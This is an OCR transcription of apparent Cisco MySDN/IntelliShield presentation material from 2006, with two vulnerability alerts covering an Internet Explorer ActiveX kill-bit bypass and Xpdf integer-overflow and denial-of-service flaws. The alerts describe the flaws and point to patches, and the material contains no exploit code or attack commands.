
Benign Triggers

No known triggers.

Related Intelligence Reports

Description	CVE ID
ARP Cache Poisoning	CVE-2001-0895

Please Note: The information on this page is provided on an "as is" basis and does not imply any kind of guarantee or warranty. Your use of the information or materials linked from this page is at your own risk. Cisco reserves the right to change or update this page without notice.


MySDN-Security@Cisco - Cisco Systems - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://tools.cisco.com/MySDN/Intelligence/home.x
Go
Security Sources Research IPS Sig Team Links Intel Gmail Training JJ Uni PD CASP TwikiIPS Cisco Connected Real...
Logged In | Profile | Contacts & Feedback | Help | Site Map | Select a Location / Language
CISCO
Search
GO
Products & Services | Ordering | Technical Support & Documentation | Learning & Events | Partners & Resellers | About Cisco
HOME
ABOUT CISCO
SECURITY@CISCO
Security Functions at Cisco
IntelliShield
MySDN
Featured Content Archives
Toolkit: Roll over tools below
Done

Security@Cisco

MySDN

Achieve Security Through Intelligence

MySDN, which stands for My Self-Defending Network, provides up-to-date intelligence reports about current vulnerabilities and threats, as well as education on advanced security topics to help you protect your network, prioritize remediation, and structure your systems to reduce organizational risk.

Understanding the threat landscape is an important component in securing and managing a network. It's important to know how the latest vulnerability or threat might affect your network and whether you need to act immediately and how you can use your existing infrastructure to reduce exposure.

Top Ten Intelligence Reports

Search Intel Reports

Search IPS Signatures

Threat Name	Last Published	Severity ?	Urgency ?	Signature Status
Microsoft Office Smart Tag Parsing Vulnerability	10-Oct-2006	High	●○○	Under Investigation
Microsoft Windows Server Service SMB Rename Denial of Service Vulnerability	12-Oct-2006	Medium	●○○	Information Only
Microsoft Object Packager Dialog	10-Oct-2006	High	●○○	Information Only

Applied Intelligence

Techniques that use Cisco product capabilities to detect and mitigate exploits

- Microsoft Windows VML Arbitrary Code Execution Vulnerability
- Cisco IPS SSL DoS and Fragmentation Packet Evasion
- DOCSIS RW Community String Enabled Vulnerability
- GRE Decapsulation Vulnerability

Related Tools

- Software Advisor
- Open a TAC Service Request
- CVSS Calculator

Related Links

Products & Services
- Security and VPN Products
- Upcoming Signature Pack Notification (Archives)
- Cisco Intrusion Prevention System

Technical Support
- Technical Support Documents: Security
- Cisco Product Security Advisories and Notices

Learning and Events
- Security Track CCIE information

Feedback


Please rate the MySDN site:

Manage [illegible]

- Service Description
  - - Web-based threat and vulnerability intelligence alerting service
  - - Vital intelligence that is relevant and targeted to your environment
- Philosophy
  - - Vendor Neutral Intelligent Risk Management
  - - Risk formula: Risk = Threat x Vulnerability x Cost
- Process
  - - The Intelligence Cycle: Planning and Direction, Collection, Processing, Analysis and Production, and Reporting

Features

- Tactical, operational and strategic intelligence
- Vendor neutral
- Professional writing, style and format
- CVE compatible product
- Consistent risk ratings
- Life cycle reporting
- Customized ‘smart filters’
- Multiple notification options
- Vulnerability workflow management system
- Comprehensive searchable alert database



CISCO SYSTEMS

IntelliShield™

Microsoft Internet Explorer ActiveX Control Restriction Bypass Vulnerability

VULNERABILITY ALERT

Threat Type:	**Unintended Weakness: Arbitrary Code Execution**
IntelliShield ID:	**10357**
Version:	**2**
First Published:	**Jan 30, 2006; 01:50 PM EST**
Last Published:	**Feb 01, 2006; 04:29 PM EST**
Ports:	**Not Available**
CVE:	**CVE-2006-0057**

Urgency:	**Unlikely Use**	2
Credibility:	**Highly Credible**	4
Severity:	**Mild Damage**	3

Version Summary: **Microsoft has re-released a security bulletin to address the ActiveX control restriction bypass vulnerability in Microsoft Internet Explorer.**

Description

Microsoft Internet Explorer 6.0 SP2 and prior contain a vulnerability that could allow a remote attacker to execute arbitrary create, disclose information or create a denial of service condition.

A properly crafted HTML document that could bypass Kill bit restrictions on ActiveX controls can exploit this vulnerability. A remote attacker could convince a user to open a malicious document or visit a malicious web site designed to bypass Kill bit restrictions and take advantage of the flaw in a disabled ActiveX control. This could allow an attacker to exploit latent vulnerabilities in the ActiveX control, granting the attacker the ability to execute arbitrary code, disclose information or create a denial of service condition.

Patches are available.

Warning Indicators

Systems running Microsoft Internet Explorer 6.0 SP2 and prior are vulnerable.

Comments

Impact

A remote attacker could exploit this vulnerability to bypass security restrictions on ActiveX controls. This allows the attacker to exploit existing vulnerabilities in the disabled ActiveX control, potentially granting the attacker the ability to disclose sensitive information, execute arbitrary code with permissions of the user, or create a denial of service condition.


Technical Information

Setting the Kill bit on specific ActiveX controls typically mitigates ActiveX control vulnerabilities. This causes Internet Exploit to ignore affected ActiveX controls when it checks the **Compatibility Flags** registry entry during instantiation. The vulnerability exists because malicious HTML documents could bypass this check. This allows the ActiveX control to instantiate, granting the attacker access to known vulnerabilities that reside in the disabled ActiveX control.

Safeguards

Administrators are advised to apply the patches associated with MS05-054 or subsequent cumulative Internet Explorer updates.


Global Source Network



→

- Collect and evaluate
- Analyze and correlate
- Disseminate

→



CISCO SYSTEMS
IntelliShield

Linux/Unix: Xpdf Multiple Arbitrary Code Execution and Denial of Service Vulnerabilities

VULNERABILITY ALERT

Threat Type:	**Unintended Weakness: Multiple Vulnerabilities**
IntelliShield ID:	**10243**
Version:	**1**
First Published:	**Jan 06, 2006; 07:15 PM EST**
Last Published:	**Jan 06, 2006; 07:15 PM EST**
Ports:	**Not Available**
CVE:	**CVE-2005-3624, CVE-2005-3625, CVE-2005-3626, CVE-2005-3627**

Urgency:	**Unlikely Use**	2
Credibility:	**Confirmed**	5
Severity:	**Mild Damage**	3

Version Summary: **Xpdf contains multiple vulnerabilities that could allow a remote attacker to cause a denial of service condition or execute arbitrary code. Patches are available.**

Description

Xpdf versions 3.01 and prior contain vulnerabilities that could allow a remote attacker to execute arbitrary code or cause a denial of service (DoS) condition.

The first vulnerability (CVE-2005-3624) exists due to a lack of input validation in the *CCITTFaxDecode* stream. A remote attacker could exploit this vulnerability by convincing the user to process a PDF file containing malicious parameters designed to cause an integer overflow or underflow condition. This could result in a segmentation fault or allow the attacker to execute arbitrary code.

The second vulnerability (CVE-2005-3625) exists when a stream ends unexpectedly. A remote attacker could create a PDF file that forces a stream to end unexpectedly, resulting in excessive use of CPU resources. This could result in a DoS condition on the affected system.

Impact

A remote attacker could exploit these vulnerabilities to cause a DoS condition or execute arbitrary code with privileges of the affected application.

Technical Information

The first vulnerability (CVE-2005-3624) exists due to a lack of input validation in *Stream.cc::CCITTFaxStream::CCITTFaxStream()*. To cause an integer overflow or underflow condition, a remote attacker could exploit this vulnerability by creating a PDF file with parameters containing overly large or negative integers. This provides the attacker with out-of-bounds heap access; an attacker may exploit this access to execute arbitrary code.

The second vulnerability (CVE-2005-3625) exists when streams end unexpectedly. This vulnerability likely occurs in locations such as the *CCITTFaxDecode* and

Customized Notification, Tasking, Auditing, Reporting

IntelliShield Alert Manager Clients

Cisco.com

Thank you ☺